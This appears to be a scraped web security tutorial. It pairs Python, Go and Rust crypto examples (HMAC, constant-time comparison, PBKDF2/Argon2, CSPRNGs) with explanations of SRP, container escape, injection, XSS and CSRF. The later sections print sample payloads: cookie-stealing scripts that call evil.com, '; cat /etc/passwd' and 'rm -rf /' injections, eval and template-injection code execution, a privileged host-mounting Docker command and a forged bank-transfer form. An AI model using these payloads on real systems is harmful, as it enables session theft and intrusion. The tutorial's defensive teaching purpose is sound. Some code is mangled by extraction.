print(f"SHA-256(key + msg): {bad_mac[:32]}...")
print("⚠️ Vulnerable to length extension attacks!\n")

# RIGHT: Use HMAC
good_mac = hmac.new(key, message, hashlib.sha256).hexdigest()
print("=== Do this ===")
print(f"HMAC-SHA256: {good_mac[:32]}...")
print("✓ Safe from length extension attacks")

print("\n=== Why HMAC works ===")
print("HMAC(K, M) = H((K⊕opad) || H((K⊕ipad) || M))")
print("Nested hashing prevents length extension")
package main

import (
    "crypto/hmac"
    "crypto/sha256"
    "fmt"
)

func main() {
    key := []byte("supersecret")
    message := []byte("Hello, World!")

    // WRONG: hash(key + message)
    h := sha256.New()
    h.Write(key)
    h.Write(message)
    badMac := h.Sum(nil)
    fmt.Printf("SHA-256(key+msg): %x...\n", badMac[:16])
    fmt.Println("⚠️ Vulnerable to length extension!\n")

    // RIGHT: Use HMAC
    mac := hmac.New(sha256.New, key)
    mac.Write(message)
    goodMac := mac.Sum(nil)
    fmt.Printf("HMAC-SHA256: %x...\n", goodMac[:16])
    fmt.Println("✓ Safe from length extension")
}
use hmac::{Hmac, Mac};
use sha2::Sha256;

type HmacSha256 = Hmac;

fn main() {
    let key = b"supersecret";
    let message = b"Hello, World!";

    // WRONG: Would be hash(key + message)
    // Don't do this — vulnerable to length extension!

    // RIGHT: Use HMAC
    let mut mac = HmacSha256::new_from_slice(key).unwrap();
    mac.update(message);
    let result = mac.finalize();

    println!("HMAC-SHA256: {:x?}...", &result.into_bytes()[..16]);
    println!("✓ Safe from length extension attacks");

    println!("\n=== Why HMAC works ===");
    println!("Nested structure: H((K⊕opad) || H((K⊕ipad) || M))");
}
⏱️ Timing Attacks
When comparing two strings, naive code stops at the first mismatch. An attacker can measure response times: if the first byte matches, it takes slightly longer. By trying all values for each position, they can extract the secret byte-by-byte.
Google's crypto library had timing-vulnerable HMAC verification. Researchers could extract a 32-byte MAC in ~20,000 requests by measuring microsecond differences.
XOR all bytes and OR the results. Check if final value is 0. Same operations regardless of where mismatch occurs. crypto.subtle.verify() does this automatically.
import hmac
import secrets

secret = b"mysecretkey"
user_input = b"mysecretkey"

# WRONG: Early exit comparison
def bad_compare(a, b):
    if len(a) != len(b):
        return False
    for x, y in zip(a, b):
        if x != y:
            return False  # Exits early — timing leak!
    return True

# RIGHT: Constant-time comparison
def good_compare(a, b):
    return hmac.compare_digest(a, b)  # Always same time

print("=== Timing Attack Prevention ===\n")
print(f"bad_compare:  {bad_compare(secret, user_input)}")
print("⚠️ Vulnerable to timing attack\n")
print(f"hmac.compare_digest: {good_compare(secret, user_input)}")
print("✓ Constant time — safe from timing attacks")

print("\n=== Why this matters ===")
print("Attackers measure microsecond differences")
print("to extract secrets byte-by-byte")
package main

import (
    "crypto/subtle"
    "fmt"
)

func main() {
    secret := []byte("mysecretkey")
    userInput := []byte("mysecretkey")

    // WRONG: bytes.Equal exits early
    // badResult := bytes.Equal(secret, userInput)

    // RIGHT: constant-time comparison
    result := subtle.ConstantTimeCompare(secret, userInput)

    fmt.Println("=== Timing Attack Prevention ===\n")
    fmt.Printf("subtle.ConstantTimeCompare: %v\n", result == 1)
    fmt.Println("✓ Always takes same time")

    fmt.Println("\n=== The crypto/subtle package ===")
    fmt.Println("• ConstantTimeCompare — safe string comparison")
    fmt.Println("• ConstantTimeSelect — branchless selection")
    fmt.Println("• ConstantTimeCopy — conditional copy")
}
use subtle::ConstantTimeEq;

fn main() {
    let secret = b"mysecretkey";
    let user_input = b"mysecretkey";

    // WRONG: == operator exits early on mismatch
    // let bad = secret == user_input;

    // RIGHT: constant-time comparison with subtle crate
    let result = secret.ct_eq(user_input);

    println!("=== Timing Attack Prevention ===\n");
    println!("ct_eq result: {:?}", bool::from(result));
    println!("✓ Always takes same time");

    println!("\n=== The subtle crate ===");
    println!("• ct_eq — constant-time equality");
    println!("• conditional_select — branchless choice");
    println!("• Returns Choice type, not bool (prevents accidental use)");
}
◈ Key Derivation
Passwords make poor encryption keys — they're short and predictable. Key derivation functions like PBKDF2 stretch a password into a strong cryptographic key. The iteration count deliberately slows down the process, making brute-force attacks impractical. A unique salt prevents precomputed rainbow table attacks. Modern alternatives include Argon2 and scrypt, which also require significant memory.
Introduced in 2000 (RFC 2898). Still widely used, but newer alternatives like Argon2 (2015 winner of Password Hashing Competition) are more resistant to GPU attacks.
Without salt, identical passwords produce identical hashes — attackers precompute "rainbow tables" of common passwords. A random salt makes each hash unique, forcing per-password attacks.
OWASP recommends 600,000+ for PBKDF2-SHA256 (2023). The goal: make each guess take ~100ms. Double iterations every 2 years as hardware improves.
6.5 million passwords leaked — stored as unsalted SHA-1. Easily cracked. Modern sites use bcrypt, scrypt, or Argon2 with high work factors. Never store plain hashes!
Created in 1999, still widely used. Has a built-in salt and adaptive cost factor. Why not in Web Crypto? It's designed for passwords only, not key derivation. Use bcrypt.js in Node or the server-side.
🧂 Salt & Iterations
A salt is random data added to a password before hashing. It prevents attackers from using precomputed "rainbow tables." Iterations (or work factor) deliberately slow down hashing — making brute-force attacks take years instead of seconds.
Precomputed tables mapping common passwords to their hashes. "password123" → hash. With a unique salt per user, attackers must compute each hash from scratch.
GPUs can compute billions of plain SHA-256 hashes/second. With 100,000 iterations, that drops to ~10,000/second. A 10-character password would take centuries to crack.
import hashlib
import os

password = b"hunter2"
salt = os.urandom(16)  # Random 128-bit salt
iterations = 600_000   # OWASP 2023 recommendation

# PBKDF2 with salt and iterations
key = hashlib.pbkdf2_hmac('sha256', password, salt, iterations)

print("=== PBKDF2 with Salt & Iterations ===\n")
print(f"Password: {password.decode()}")
print(f"Salt: {salt.hex()}")
print(f"Iterations: {iterations:,}")
print(f"Derived key: {key.hex()[:32]}...")

print("\n=== Why this matters ===")
print("• Salt prevents rainbow tables")
print("• Iterations slow down brute force")
print("• 600k iterations ≈ 0.5-1 second per attempt")
package main

import (
    "crypto/rand"
    "crypto/sha256"
    "fmt"
    "golang.org/x/crypto/pbkdf2"
)

func main() {
    password := []byte("hunter2")
    salt := make([]byte, 16)
    rand.Read(salt)
    iterations := 600_000

    key := pbkdf2.Key(password, salt, iterations, 32, sha256.New)

    fmt.Println("=== PBKDF2 with Salt & Iterations ===\n")
    fmt.Printf("Password: %s\n", password)
    fmt.Printf("Salt: %x\n", salt)
    fmt.Printf("Iterations: %d\n", iterations)
    fmt.Printf("Key: %x...\n", key[:16])
}
use pbkdf2::pbkdf2_hmac;
use sha2::Sha256;
use rand::RngCore;

fn main() {
    let password = b"hunter2";
    let mut salt = [0u8; 16];
    rand::thread_rng().fill_bytes(&mut salt);
    let iterations = 600_000;

    let mut key = [0u8; 32];
    pbkdf2_hmac::(password, &salt, iterations, &mut key);

    println!("=== PBKDF2 with Salt & Iterations ===\n");
    println!("Password: {}", String::from_utf8_lossy(password));
    println!("Salt: {:x?}", salt);
    println!("Iterations: {}", iterations);
    println!("Key: {:x?}...", &key[..16]);
}
💾 Memory-Hard KDFs
PBKDF2 is CPU-bound — attackers can use GPUs (thousands of parallel cores) to crack passwords faster. Memory-hard functions like bcrypt, scrypt, and Argon2 require significant RAM, which is expensive on GPUs and ASICs.
Based on the Blowfish cipher. Uses 4KB of RAM — small but enough to slow down early GPUs. Cost factor doubles work each increment. Cost 12 ≈ 250ms on modern hardware.
Winner of the Password Hashing Competition. Configurable memory (1MB-1GB), parallelism, and time. Argon2id is recommended: resistant to both GPU and side-channel attacks.
import bcrypt
# pip install argon2-cffi
from argon2 import PasswordHasher

password = b"hunter2"

# bcrypt — classic memory-hard KDF
bcrypt_hash = bcrypt.hashpw(password, bcrypt.gensalt(rounds=12))
print("=== bcrypt ===")
print(f"Hash: {bcrypt_hash.decode()}")
print("✓ Memory-hard, GPU-resistant\n")

# Argon2id — modern winner (2015 PHC)
ph = PasswordHasher(time_cost=3, memory_cost=65536, parallelism=4)
argon2_hash = ph.hash(password.decode())
print("=== Argon2id ===")
print(f"Hash: {argon2_hash[:60]}...")
print("✓ Best choice for new applications")
print("  - time_cost: iterations")
print("  - memory_cost: KB of RAM (65MB here)")
print("  - parallelism: threads")
package main

import (
    "fmt"
    "golang.org/x/crypto/bcrypt"
    "golang.org/x/crypto/argon2"
    "crypto/rand"
)

func main() {
    password := []byte("hunter2")

    // bcrypt
    bcryptHash, _ := bcrypt.GenerateFromPassword(password, 12)
    fmt.Println("=== bcrypt ===")
    fmt.Printf("Hash: %s\n\n", bcryptHash)

    // Argon2id
    salt := make([]byte, 16)
    rand.Read(salt)
    argon2Hash := argon2.IDKey(password, salt, 3, 64*1024, 4, 32)

    fmt.Println("=== Argon2id ===")
    fmt.Printf("Hash: %x...\n", argon2Hash[:16])
    fmt.Println("Parameters: time=3, memory=64MB, threads=4")
}
use argon2::{Argon2, password_hash::{PasswordHasher, SaltString, rand_core::OsRng}};

fn main() {
    let password = b"hunter2";

    // Argon2id with recommended settings
    let salt = SaltString::generate(&mut OsRng);
    let argon2 = Argon2::default(); // Uses Argon2id

    let hash = argon2.hash_password(password, &salt).unwrap();

    println!("=== Argon2id ===");
    println!("Hash: {}...", &hash.to_string()[..60]);
    println!("\n✓ Memory-hard, GPU-resistant");
    println!("  Default: 19MB memory, 2 iterations, 1 thread");
}
⚄ Secure Random
Randomness is the foundation of all cryptography. Keys, IVs, salts, and nonces must be unpredictable. Standard random functions like Math.random() are pseudo-random — attackers can predict future values from past ones. Cryptographic random generators (CSPRNGs) use entropy from hardware sources (mouse movements, disk timing, CPU noise) to produce truly unpredictable values.
Math.random() is a PRNG — fast but predictable. crypto.getRandomValues() is a CSPRNG — cryptographically secure. Never use Math.random() for security!
Your OS collects "entropy" from unpredictable sources: mouse movements, keyboard timing, disk I/O, network jitter, hardware noise. Intel's RDRAND instruction provides hardware randomness.
UUIDv4 uses random bytes (not MAC address like v1). 2^122 ≈ 5×10³⁶ possibilities. At 1 billion UUIDs/second, a collision takes ~100 trillion years.
Sony used the same random number for every ECDSA signature. Hackers extracted the private key and could sign any software. This is why randomness matters!
🎲 Entropy Sources
Entropy is randomness collected from physical sources. Your operating system continuously gathers entropy from unpredictable events: keyboard timing, mouse movements, disk I/O latency, network packet timing, and hardware noise. This "entropy pool" seeds the CSPRNG.
Linux maintains an entropy pool fed by hardware events. /dev/random blocks when entropy is low; /dev/urandom never blocks (uses CSPRNG). Modern kernels prefer urandom.
Modern Intel/AMD CPUs have a hardware random number generator. The RDRAND instruction provides 64 bits of hardware randomness per call. Some distrust it (NSA backdoor concerns), so OSes mix it with other sources.
import os
import secrets

print("=== Entropy Sources ===\n")

# os.urandom — reads from /dev/urandom (Linux) or CryptGenRandom (Windows)
entropy = os.urandom(32)
print(f"os.urandom(32): {entropy.hex()[:32]}...")
print("→ Uses OS entropy pool (keyboard, mouse, disk I/O, etc.)\n")

# secrets module — Python 3.6+ recommended for crypto
token = secrets.token_hex(16)
print(f"secrets.token_hex(16): {token}")
print("→ Wrapper around os.urandom, recommended API\n")

# Check available entropy (Linux only)
try:
    with open('/proc/sys/kernel/random/entropy_avail', 'r') as f:
        available = f.read().strip()
        print(f"Entropy available: {available} bits")
except:
    print("Entropy check: N/A (not Linux)")
package main

import (
    "crypto/rand"
    "fmt"
    "io"
)

func main() {
    fmt.Println("=== Entropy Sources ===\n")

    // crypto/rand.Reader — reads from /dev/urandom
    entropy := make([]byte, 32)
    io.ReadFull(rand.Reader, entropy)
    fmt.Printf("crypto/rand: %x...\n", entropy[:16])
    fmt.Println("→ Uses OS entropy pool\n")

    // Generate random int
    var n [8]byte
    rand.Read(n[:])
    fmt.Printf("Random bytes: %x\n", n)

    fmt.Println("\n=== Go's crypto/rand ===")
    fmt.Println("• Always uses OS CSPRNG")
    fmt.Println("• Blocks if entropy is low (rare)")
    fmt.Println("• Safe for keys, IVs, tokens")
}
use rand::{RngCore, rngs::OsRng};
use getrandom::getrandom;

fn main() {
    println!("=== Entropy Sources ===\n");

    // OsRng — uses OS entropy directly
    let mut entropy = [0u8; 32];
    OsRng.fill_bytes(&mut entropy);
    println!("OsRng: {:x?}...", &entropy[..16]);
    println!("→ Uses OS entropy pool\n");

    // getrandom — lower-level OS interface
    let mut bytes = [0u8; 16];
    getrandom(&mut bytes).unwrap();
    println!("getrandom: {:x?}", bytes);

    println!("\n=== Rust's rand ecosystem ===");
    println!("• OsRng: OS-level CSPRNG");
    println!("• getrandom: System calls directly");
    println!("• thread_rng: Fast, seeded from OsRng");
}
🔀 PRNG vs CSPRNG
A PRNG (Pseudo-Random Number Generator) produces numbers that look random but are entirely determined by an initial seed. A CSPRNG (Cryptographically Secure PRNG) is designed so that even knowing previous outputs, you cannot predict future ones.
Many PRNGs use: next = (a * current + c) mod m. Fast but predictable. If you know the constants and one output, you know ALL future outputs.
In 1999, researchers broke ASF Software's online poker by reverse-engineering their PRNG. They could predict the shuffle from observing dealt cards. $millions were at stake.
import random
import secrets

print("=== PRNG (random module) — NOT for crypto ===\n")
random.seed(12345)  # Predictable!
prng_nums = [random.randint(0, 100) for _ in range(5)]
print(f"random.seed(12345): {prng_nums}")
random.seed(12345)  # Same seed
prng_nums2 = [random.randint(0, 100) for _ in range(5)]
print(f"same seed again:    {prng_nums2}")
print("⚠️ Same seed = same sequence!\n")

print("=== CSPRNG (secrets module) — Use for crypto ===\n")
csprng_nums = [secrets.randbelow(100) for _ in range(5)]
print(f"secrets.randbelow: {csprng_nums}")
csprng_nums2 = [secrets.randbelow(100) for _ in range(5)]
print(f"secrets again:     {csprng_nums2}")
print("✓ Unpredictable every time!")

print("\n=== Quick guide ===")
print("• random: games, simulations, shuffling")
print("• secrets: tokens, keys, passwords")
package main

import (
    "crypto/rand"
    "fmt"
    "math/big"
    mrand "math/rand"
)

func main() {
    fmt.Println("=== PRNG (math/rand) — NOT for crypto ===\n")
    mrand.Seed(12345)
    nums := make([]int64, 5)
    for i := range nums { nums[i] = mrand.Int63n(100) }
    fmt.Printf("seed(12345): %v\n", nums)

    mrand.Seed(12345)
    for i := range nums { nums[i] = mrand.Int63n(100) }
    fmt.Printf("same seed:   %v\n", nums)
    fmt.Println("⚠️ Same seed = same sequence!\n")

    fmt.Println("=== CSPRNG (crypto/rand) — Use for crypto ===\n")
    for i := 0; i < 5; i++ {
        n, _ := rand.Int(rand.Reader, big.NewInt(100))
        fmt.Printf("crypto/rand: %d\n", n)
    }
    fmt.Println("✓ Unpredictable!")
}
use rand::{Rng, SeedableRng, rngs::{StdRng, OsRng}};

fn main() {
    println!("=== PRNG (seeded) — NOT for crypto ===\n");
    let mut prng = StdRng::seed_from_u64(12345);
    let nums: Vec = (0..5).map(|_| prng.gen_range(0..100)).collect();
    println!("seed(12345): {:?}", nums);

    let mut prng2 = StdRng::seed_from_u64(12345);
    let nums2: Vec = (0..5).map(|_| prng2.gen_range(0..100)).collect();
    println!("same seed:   {:?}", nums2);
    println!("⚠️ Same seed = same sequence!\n");

    println!("=== CSPRNG (OsRng) — Use for crypto ===\n");
    let mut csprng = OsRng;
    let secure: Vec = (0..5).map(|_| csprng.gen_range(0..100)).collect();
    println!("OsRng: {:?}", secure);
    println!("✓ Unpredictable!");
}
crypto.getRandomValues() for anything security-related. Use Math.random() only for games, animations, or shuffling playlists.
🔐 Password Security
Passwords are still the most common authentication method, and their storage is critical. Never store passwords in plaintext — use slow, salted hashing with algorithms designed for passwords. Modern attacks can test billions of hashes per second, so speed is the enemy of security.
🔑 Secure Remote Password (SRP)
What if you could prove you know a password without ever sending it? And what if the server never stored the password either — not even a hash? SRP (Secure Remote Password) is a PAKE (Password-Authenticated Key Exchange) protocol that achieves exactly this.
The Problem with Traditional Password Auth
Even with HTTPS and proper hashing, traditional password authentication has weaknesses:
- Password transmission — The password crosses the network (inside TLS, but still)
- Server storage — The server stores password hashes that could be stolen and cracked
- Phishing vulnerability — Users can be tricked into sending passwords to fake servers
What is PAKE?
Password-Authenticated Key Exchange (PAKE) protocols let two parties who share a password establish a secure session key, where:
- The password is never transmitted over the network
- Neither party learns anything useful if they don't already know the password
- An eavesdropper gains no information about the password
- Both parties can verify the other knows the password
SRP: Zero-Knowledge Password Proof
SRP provides mutual authentication — the client proves it knows the password to the server, AND the server proves it has the correct verifier (derived from the password) to the client. This prevents phishing: a fake server can't complete the protocol.
What the Server Stores
Instead of a password hash, the server stores a verifier:
salt = random()
x = H(salt | password)      // Private key derived from password
v = g^x mod N               // Verifier (like a "public key" for the password)
The verifier v is a one-way transformation. Even if stolen, attackers can't reverse it to get the password without brute-forcing — and they can't use it to impersonate the client.
Real-World Usage
SRP is used in production systems where password security is critical:
- Apple iCloud Keychain — Protects your password vault
- 1Password — Authenticates to the server without transmitting your master password
- ProtonMail — Secure email authentication
- AWS Cognito — Optional SRP-based authentication
🔄 SRP Protocol Flow
SRP authentication happens in two phases: registration (once) and authentication (each login). The math is based on Diffie-Hellman, but with password-derived values woven in.
Phase 1: Registration
When a user creates an account:
// Client-side (in browser or app)
salt = random(16 bytes)
x = H(salt | H(username | ":" | password))  // Private key
v = g^x mod N                                // Verifier

// Send to server: username, salt, v
// Server stores: {username, salt, v}
// Password and x NEVER leave the client
Phase 2: Authentication
When the user logs in, a challenge-response dance occurs:
Step 1: Client Hello
// Client generates ephemeral key pair
a = random()                    // Client's private ephemeral
A = g^a mod N                   // Client's public ephemeral

// Client sends: username, A
Step 2: Server Challenge
// Server looks up user's salt and verifier v
// Server generates its own ephemeral key pair
b = random()                    // Server's private ephemeral
B = (k*v + g^b) mod N          // Server's public ephemeral (note: includes v!)

// Server sends: salt, B
Step 3: Both Compute Session Key
// Both sides compute scrambling parameter
u = H(A | B)

// Client computes session key (using password-derived x)
x = H(salt | H(username | ":" | password))
S_client = (B - k * g^x) ^ (a + u*x) mod N
K_client = H(S_client)

// Server computes same session key (using stored verifier v)
S_server = (A * v^u) ^ b mod N
K_server = H(S_server)

// If password is correct: K_client == K_server
Step 4: Mutual Verification
// Client proves it has K
M1 = H(A | B | K)
// Client sends M1

// Server verifies M1, then proves it has K
M2 = H(A | M1 | K)
// Server sends M2

// Client verifies M2
// Both now have verified shared secret K for the session
Why This Works
- Password never transmitted — Only derived values (A, B, M1, M2) cross the wire
- Verifier is useless alone — Attacker with v can't compute K without knowing the password
- Mutual authentication — Server must know v to compute K; fake server fails
- Forward secrecy — Ephemeral keys (a, b) mean past sessions stay safe
- Offline attack resistant — Eavesdropper can't brute-force without active participation
SRP vs Traditional Auth
| Aspect | Traditional (hash + TLS) | SRP |
|---|---|---|
| Password crosses network? | Yes (inside TLS) | No |
| Server stores | Password hash | Verifier (not reversible) |
| Stolen DB enables | Offline cracking | Must still brute-force online |
| Phishing protection | None (user sends password) | Fake server can't complete protocol |
| Complexity | Simple | Moderate (more round-trips) |
Limitations
- Complexity — More implementation work than simple password hashing
- Round trips — Requires multiple exchanges (not stateless like JWT)
- Password strength still matters — Weak passwords can still be dictionary-attacked
- Not widely standardized — Different implementations may not interoperate
🍪 Sessions & Cookies
HTTP is stateless — each request is independent. Sessions maintain user state across requests using a session ID stored in a cookie. Session security is critical: session hijacking gives attackers full access to user accounts without knowing their password.
🎟️ JSON Web Tokens
JWTs are self-contained tokens that carry claims (data) and a signature. Unlike sessions, the server doesn't need to store state — it just verifies the signature. JWTs are used for API authentication, SSO, and stateless auth, but they come with tradeoffs around revocation and size.
📱 Multi-Factor Authentication
Passwords can be stolen, guessed, or phished. Multi-factor authentication (MFA) adds a second factor: something you have (phone, hardware key) or something you are (biometrics). TOTP (Time-based One-Time Password) is the most common — it generates 6-digit codes that change every 30 seconds.
🔑 OAuth 2.0
OAuth 2.0 is the standard for delegated authorization — letting apps access resources on behalf of users without sharing passwords. When you "Sign in with Google" or let an app access your calendar, that's OAuth. It separates who you are from what you can access.
🪪 OpenID Connect
OpenID Connect (OIDC) adds an identity layer on top of OAuth 2.0. While OAuth answers "what can this app access?", OIDC answers "who is this user?". It introduces the ID token — a JWT containing user identity claims — enabling single sign-on (SSO) and federated identity.
/.well-known/openid-configuration endpoint with all their URLs (authorization, token, userinfo, JWKS). This allows automatic configuration without hardcoding endpoints.
🔌 API Authentication
APIs need to verify who's calling them. Common methods include API keys (simple but limited), Bearer tokens (OAuth access tokens), and request signing (HMAC for integrity). The right choice depends on your security requirements and who consumes your API.
☁️ AWS Cognito
AWS Cognito is a managed identity service that handles user sign-up, sign-in, and access control. Instead of building authentication from scratch, you get OAuth 2.0, OpenID Connect, and SAML out of the box. Cognito issues standard JWTs with AWS-specific claims, integrates with social providers (Google, Facebook), and scales automatically.
🎫 Cognito Tokens
Cognito User Pools issue three types of tokens: ID tokens for user identity, Access tokens for API authorization, and Refresh tokens for getting new tokens. All are JWTs signed with RS256 using keys from the User Pool's JWKS endpoint.
token_use claim! If your API expects an ID token, reject access tokens (and vice versa). Attackers may try to use one token type where another is expected.
🔌 Cognito Integration
There are multiple ways to integrate Cognito: the Hosted UI (AWS-managed login pages), Amplify (full SDK with UI components), or direct API calls (maximum control). Each has trade-offs between simplicity and customization.
🔒 TLS/HTTPS
TLS (Transport Layer Security) encrypts communication between browsers and servers. Without it, anyone on the network can read your passwords, cookies, and data. HTTPS is HTTP over TLS. Modern TLS 1.3 provides confidentiality, integrity, and authentication — the three pillars of secure communication.
🐳 Docker & Containers
Containers revolutionized deployment by packaging applications with their dependencies. But containers are not virtual machines — they share the host kernel and provide weaker isolation. Understanding these boundaries is critical for security.
What Containers Actually Are
A container is just a process with namespaces (isolated view of system resources) and cgroups (resource limits). There's no separate kernel — containers share the host's kernel, which is both their strength (lightweight, fast) and weakness (shared attack surface).
| Feature | Container | Virtual Machine |
|---|---|---|
| Kernel | Shared with host | Separate per VM |
| Startup time | Milliseconds | Seconds to minutes |
| Isolation | Process-level (namespaces) | Hardware-level (hypervisor) |
| Escape difficulty | Kernel exploits work | Requires hypervisor exploit |
The Root Problem
By default, containers run as root. This is dangerous because:
- Root in container = root on host (same UID 0)
- Kernel exploits from container affect the host
- Misconfigured volumes can expose host filesystem
- Privileged containers have almost no isolation
docker run --privileged -v /:/host ubuntu # Full host accessContainer Escape Vectors
"Container escape" means breaking out of the container's isolation to affect the host. Common vectors include:
| Vector | How It Works | Mitigation |
|---|---|---|
| Kernel exploits | Container shares host kernel; exploit gets host root | Keep host kernel patched |
| Docker socket mount | -v /var/run/docker.sock allows spawning privileged containers | Never mount the socket |
| Privileged mode | --privileged disables namespaces | Never use in production |
| Host path volumes | -v /etc:/etc exposes host config | Mount only needed paths, read-only |
| CAP_SYS_ADMIN | Allows mount syscalls, namespace manipulation | Drop all capabilities, add only needed |
docker exec into the container, they executed the attacker's code as host root. This affected Docker, Kubernetes, and all runc-based systems.
Hardening Containers
Defense in depth for containers:
- Run as non-root: Use
USER 1000in Dockerfile or--user 1000:1000 - Drop capabilities:
--cap-drop=ALL --cap-add=NET_BIND_SERVICE - Read-only filesystem:
--read-onlywith explicit tmpfs mounts - No new privileges:
--security-opt=no-new-privileges - Seccomp profiles: Restrict available syscalls
- Rootless Docker: Run the Docker daemon itself as non-root
# Hardened container example
docker run \
  --user 1000:1000 \
  --cap-drop=ALL \
  --read-only \
  --security-opt=no-new-privileges \
  --tmpfs /tmp \
myapp:latestlatest in production.
💉 Remote Code Injection
Remote Code Execution (RCE) vulnerabilities let attackers run arbitrary code on your server. They're among the most severe security flaws — a single RCE often means complete system compromise. Understanding injection vectors is the first step to preventing them.
Injection Types
"Injection" happens when untrusted data gets interpreted as code. Different contexts lead to different injection types:
| Type | Context | Example Payload |
|---|---|---|
| Command Injection | Shell commands | ; rm -rf / |
| SQL Injection | Database queries | ' OR 1=1-- |
| Code Injection | eval(), exec() | __import__('os').system('id') |
| Template Injection | Server templates | {{config.items()}} |
| Deserialization | Object unpickling | Malicious serialized objects |
Command Injection
Happens when user input is passed to shell commands. Attackers use shell metacharacters to escape the intended command:
# Vulnerable code
os.system(f"ping {user_input}")

# Attack: user_input = "8.8.8.8; cat /etc/passwd"
# Executes: ping 8.8.8.8; cat /etc/passwd
Shell metacharacters that enable injection:
;— command separator|— pipe output to another command&&and||— conditional execution`cmd`or$(cmd)— command substitution>and>>— redirect output to file
subprocess.run(['ping', '-c', '1', user_input]). Or use library functions that don't invoke shells.
The eval() Trap
eval() executes strings as code. It's almost never needed and always dangerous with user input:
# Python - vulnerable
result = eval(user_input)  # User sends: __import__('os').system('id')

# JavaScript - vulnerable
eval(userInput);  // User sends: require('child_process').execSync('id')

# PHP - vulnerable
eval($user_input); // User sends: system('id');input() in Python 2 called eval() on the input — typing __import__('os').system('rm -rf /') at a prompt could delete everything.
Server-Side Template Injection (SSTI)
Template engines like Jinja2, Twig, and Freemarker execute template syntax. If user input is rendered as a template (not just data), attackers can execute code:
# Jinja2 - vulnerable
render_template_string(user_input)

# Attack payload:
# {{ config.__class__.__init__.__globals__['os'].popen('id').read() }}render_template('page.html', name=user_input)
Deserialization Attacks
Serialization converts objects to bytes for storage or transmission. Deserializing untrusted data can execute code during object reconstruction:
# Python - vulnerable
import pickle
obj = pickle.loads(user_data)  # Arbitrary code execution

# Java - vulnerable
ObjectInputStream ois = new ObjectInputStream(userStream);
Object obj = ois.readObject();  # Gadget chains execute code

# PHP - vulnerable
unserialize($user_data); # __wakeup() and __destruct() executeDefense Principles
- Never trust user input — validate, sanitize, and escape appropriately for context
- Avoid dangerous functions — eval(), exec(), system(), shell_exec(), unserialize()
- Use parameterized APIs — prepared statements for SQL, arrays for subprocess
- Principle of least privilege — run apps as non-root with minimal permissions
- Sandbox execution — containers, VMs, or restricted interpreters for untrusted code
- Web Application Firewalls — detect and block common injection patterns
📜 Cross-Site Scripting (XSS)
XSS lets attackers inject malicious scripts into web pages viewed by other users. Unlike RCE which targets servers, XSS targets browsers — stealing sessions, credentials, or performing actions as the victim. It's consistently in the OWASP Top 10 because it's everywhere.
The Three Types
XSS is categorized by how the malicious script reaches the victim's browser:
| Type | How It Works | Persistence |
|---|---|---|
| Reflected | Script in URL parameter, reflected in response | One-time (requires victim to click link) |
| Stored | Script saved to database, served to all viewers | Persistent (affects everyone who views) |
| DOM-based | Client-side JS writes untrusted data to DOM | Varies (no server involvement) |
Reflected XSS
The attacker crafts a URL containing a script. When the victim clicks it, the server includes the script in its response:
# Vulnerable server code
@app.route('/search')
def search():
    query = request.args.get('q')
    return f"<h1>Results for: {query}</h1>"  # No escaping!

# Attack URL:
# /search?q=<script>document.location='https://evil.com/steal?c='+document.cookie</script>
The victim sees a legitimate-looking link to your site. When they click it, their browser executes the attacker's script in your site's context — with access to cookies, localStorage, and the ability to make authenticated requests.
Stored XSS
More dangerous because it doesn't require tricking users into clicking links. The script is saved permanently:
# Attacker posts a comment:
"Great article! <script>fetch('https://evil.com/log?c='+document.cookie)</script>"

# Every user who views the page executes the script
# No special link needed — just viewing the page is enoughDOM-based XSS
The server never sees the payload — it's entirely client-side. Vulnerable when JavaScript reads from untrusted sources and writes to dangerous sinks:
// Vulnerable: reading from URL hash, writing to innerHTML
const name = window.location.hash.substring(1);
document.getElementById('greeting').innerHTML = 'Hello, ' + name;

// Attack: https://example.com/#<img src=x onerror=alert(1)>
// The script executes without any server request
Dangerous sources: location.hash, location.search, document.referrer, postMessage data
Dangerous sinks: innerHTML, document.write(), eval(), setTimeout(string)
Defense: Context-Aware Escaping
The fix depends on where untrusted data appears:
| Context | Escape Method | Example |
|---|---|---|
| HTML body | HTML entity encode | < → < |
| HTML attribute | Attribute encode + quote | " → " |
| JavaScript string | JS encode | ' → \' |
| URL parameter | URL encode | < → %3C |
| CSS | CSS encode | Avoid if possible |
{'{'}variable{'}'} is safe. Vue's {'{'}{'{'} variable {'}'}{'}'} is safe. The danger is bypassing these with dangerouslySetInnerHTML or v-html.
Defense: Content Security Policy
CSP is a defense-in-depth header that restricts what scripts can run. Even if XSS gets through, CSP can block it:
Content-Security-Policy: script-src 'self'; object-src 'none'
This allows only scripts from your domain — inline scripts and eval() are blocked. We'll cover CSP in detail in the Security Headers section.
🎭 Cross-Site Request Forgery (CSRF)
CSRF tricks a victim's browser into making authenticated requests to a site where they're logged in. Unlike XSS which injects code, CSRF exploits the browser's automatic cookie attachment. The attacker can't see the response, but they can trigger state-changing actions.
How CSRF Works
When you visit a site, your browser automatically sends that site's cookies with every request — even if the request originates from a different site:
<!-- On evil.com -->
<img src="https://bank.com/transfer?to=attacker&amount=10000">

<!-- Or with a form for POST requests -->
<form action="https://bank.com/transfer" method="POST" id="f">
    <input type="hidden" name="to" value="attacker">
    <input type="hidden" name="amount" value="10000">
</form>
<script>document.getElementById('f').submit();</script>
If the victim is logged into bank.com and visits evil.com, their browser makes an authenticated request to bank.com. The bank sees a valid session cookie and processes the transfer.
What's Vulnerable
CSRF only works against state-changing operations that rely solely on cookies for authentication:
- Changing email/password
- Making purchases or transfers
- Posting content
- Changing settings
- Admin actions
Safe from CSRF: GET requests (should be read-only anyway), APIs using Authorization headers (not cookies), and requests requiring data the attacker can't know.
Defense: CSRF Tokens
Include a secret token in forms that the attacker can't know or guess:
<!-- Server generates unique token per session/request -->
<form action="/transfer" method="POST">
    <input type="hidden" name="csrf_token" value="a8f3...random...9d2e">
    <input name="to" value="">
    <input name="amount" value="">
</form>

# Server validates token matches session
if request.form['csrf_token'] != session['csrf_token']:
    abort(403)
The attacker can make the victim's browser send cookies, but can't read the CSRF token from your page (same-origin policy prevents this). Without the token, the request is rejected.
Defense: SameSite Cookies
Modern browsers support the SameSite cookie attribute, which prevents cookies from being sent on cross-site requests:
| Value | Behavior | CSRF Protection |
|---|---|---|
SameSite=Strict | Cookie only sent for same-site requests | Complete (but breaks legitimate cross-site links) |
SameSite=Lax | Sent for top-level navigations (links), not subresources | Good (default in modern browsers) |
SameSite=None | Always sent (requires Secure flag) | None |
